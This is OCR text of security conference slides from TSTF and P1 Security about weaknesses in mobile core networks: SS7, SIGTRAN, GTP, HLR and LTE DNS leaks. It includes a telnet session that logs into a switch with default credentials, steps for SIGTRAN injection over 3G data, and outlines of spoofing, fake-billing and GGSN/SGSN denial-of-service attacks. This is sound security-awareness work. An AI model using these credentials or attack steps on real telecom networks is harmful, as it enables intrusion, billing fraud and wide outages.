Prepaid Vouchers Counterfeiting




Print your own money



SMS Messaging believed as secure

- SMSC is generally a UNIX host running a database and SS7.
- All SMS are stored at some stage and are trivially intercepted.
- Can compromise most OTP security measures



TSTF
Telecom Security Task Force


P1 Security
Priority One Security


Vendors backdoors

```
~/XXXX/scans> telnet 10.31.33.7 5100
Trying 10.31.33.7...
Connected to 10.31.33.7.
Escape character is '^]'.

CP STANDBY NOT OBTAINABLE
YOU MAY NOW ENTER EXIT OR MCLOC COMMAND
<MCLOC:USR=SYSTEM,PSW=INIT;
EXECUTED
LOC        NVT-482                      TIME 091011 0911   PAGE    1<
<IMHWP:NODE=A;
SP HARDWARE DATA

SPG   NODE
0     A

UNIT          NAME          ADDR   DESCR          SPARE INDEX UFIELD

VD-1          ACIA          25     STD            ****  1     T..113
NA-1          BNA           00FA                  ****  1     ------
HD-1          DISK_SC                             ****  1     H31001
OD-1          DISK_SC                             ****  4     O14001
OD-2          DISK_SC                             ****  5     O50002
CONFIG-1      CONFIGURATIO                        ****  1     IOG20
WSU-1         MEMORY                WSU           ****  1     32
SCSI-1        SCSI                                ****  3     5
VSA-1         EBA_VSA                             ****  1     1
```

SIGTRAN injection from 3G mobile data

1. Establish 3G mobile data
2. Connect to SIGTRAN SS7 to 10.31.33.7 sctp/2905
3. Global DoS on the network possible






TSTF
Telecom Security Task Force

P1 Security
Priority One Security

GSM MAP primitive enables RAN signaling injection

Severity	Medium
Description	This GSM MAP MSU "MAP_FORWARD_ACCESS_SIGNALLING" forwards any content to the Radio Access Network (RAN).
Impact	The result is that some external entities may send or spoof MAP_FORWARD_ACCESS_SIGNALLING MSUs to target MSC GTs and have the vulnerable MSCs to inject this signaling into the radio network (typically RANAP).




- Spoof and inject radio signaling
- As if it was coming from Radio Network

TSTF
Telecom Security Task Force

P1 Security
Priority One Security

Huawei MGW MML pseudo test signaling abuse capability

Severity	Critical
Description	Huawei MGW UMG 8900 has a MML command that enables total freedom in sending any kind of MSU content.
Impact	SS7 signaling injection capability




- Send any packet on SS7 Core Network
- Spoof conveniently any lower level information (source, network, …)
- Untraceable and not accurately documented
- “But it was just a test command!”

TSTF
Telecom Security Task Force

P1 Security
Priority One Security


Caribbean operator equipment backdoor

Operator	Caribbean MNO
Date	Around 2010
Event	SGSN backdoor, Chinese equipment manufacturer Quantity of traffic outgoing vastly greater to incoming UDP-based backdoor Discovered, difficult relationships



HLR signalling compromise

Operator	South East Asia MNO
Date	2011
Event	HLR compromised and eavesdropped, active customers record were stolen. HLR database, Ki, information leaked. Appeared on underground forums to be sold by chunk of 1,000 and 10,000.




NSN NGHLR remote Denial of Service caused by fragile SS7 stack


Severity	Critical
Description	NGHLR SS7 stack software is not robust and suffers from Remote Denial of Service.
Impact	Enables any person sending malicious SCCP traffic to the HLR to crash it. This includes the whole international SS7 network as HLRs need always to be globally reachable.

- Reliability for telco
  - Ability to cope with X million of requests
  - Not Ability to cope with malformed traffic
- “Things change” : Fail !

GGSN accept GTP tunnel creation from any origin

Severity	Critical
Description	This GGSN accepts GTP tunnel creation from unknown, unconfigured sources and therefore is subject to many attacks.
Impact	Many attacks such as fake billing, CUG (Closed User Group) bypass, security bypass.






TSTF
Telecom Security Task Force

P1 Security
Priority One Security

GPRS M2M hell for Police geolocation



- Insecure GTP
- Compromise Windows server
- Get location of all suspects
- Disable?
- …
- Also accessible from GPRS !!!

TSTF
Telecom Security Task Force

P1 Security
Priority One Security

Fake charging attacks

94	Charging ID	Extendable / 8.29
95	Charging Characteristics	Extendable / 8.30

- Normal GTP 2 traffic
- But with Charging ID and Charging GW (CGF) address specified
- Creates fake CDRs (Call Detail Records or Charging Data Records) for any customer
- Not necessary to get free connection anyway :-)

GGSN DoS attack

- Another magic packet
- "Oh, I'm a bit congested and about to crash, it would be good for you to relocate to another GGSN to continue your service"
- Result: GGSN deserted, users don't get any other GGSN, users loose service.
- Per APN impact (i.e. "internet" or "*.corp")
- Exercise to the ****er

SGSN DoS attack - Ouch

- More rare because by their nature (client), SGSN are rarely reachable through IP
- Same attack as previous (Hey, you should really switch to another node, this one is going down)
- Much more impact:
  - Targets a region rather than a network,
  - Repeat on GRX == Disconnect many countries
- Both these are caused by “evolved GTP” i.e. GTP on LTE Advanced networks.

TSTF
Telecom Security Task Force

P1 Security
Priority One Security


LTE EPC leaks of DNS resolving for internal/interwork zones

Severity	Medium
Description	The network configuration of the EPC leaks some resolving of internal or interworking zones toward the internet.
Impact	Therefore, an upstream DNS resolver or IP provider will be able to infer and determine part of the EPC/LTE architecture by passively monitoring these requests.

- Walled garden mindset again?

GRX DNS leaks & exposure

- Leaks to Internet
- Passive DNSmon
- Leaks to GPRS
- Leaks to 3G data
- Leaks to LTE EPC
- (Some of the box are still Solaris 2.6 in 2012… unfiltered)



TSTF
Telecom Security Task Force

P1 Security
Priority One Security

Telco Security in Jeopardy

- Everybody is nice in the walled garden
- Overconfidence
  - No defense in depth
  - No monitoring
  - No perimeter defense
- Blind trust in vendor
- Things change: Not preparing for the evil
  - Insecure Protocols, not thinking like hackers…
- LTE Technology is showing the problem gets worse

TSTF
Telecom Security Task Force

P1 Security
Priority One Security

Telco Security GAP

- Operators focused on Availability, Fraud, IT Security, Interception, Spam
  - not Telecom Security
- Investment and management focus is well driven…
  - by marketing :-(
- Few experts (GSMA SG, 3GPP, TCERT, ETSI)
  - Mostly work for Equipment Providers & keep info secret
- Low information, few hostile tools
  - Equipment providers provide No transparency, no openness to Operators
  - Even less to users
- There's a huge Gap
  - Let's fix it

TSTF
Telecom Security Task Force

P1 Security
Priority One Security

Improvement in telcos

- Open Source & sharing gets even in telco
  - Osmocom, OpenSTP, OpenIMS, FreeDiameter, Mobicents, ...
- Internet takeover telcos
  - IP protocols are winning over ITU/3GPP
  - At least we benefit from the IP security mindset
- Global awareness over Critical Infrastructure Security
  - Yeah, even buzzwords help getting managers awake
- Telecom Security hits early adopters
  - Scanners, Detection, Fuzzing, TCERT, …

QUESTIONS?

TSTF
Telecom Security Task Force

P1 Security
Priority One Security

Philippe.Langlois@gmail.com
Emmanuel.Gadaix@tstf.net

THANK YOU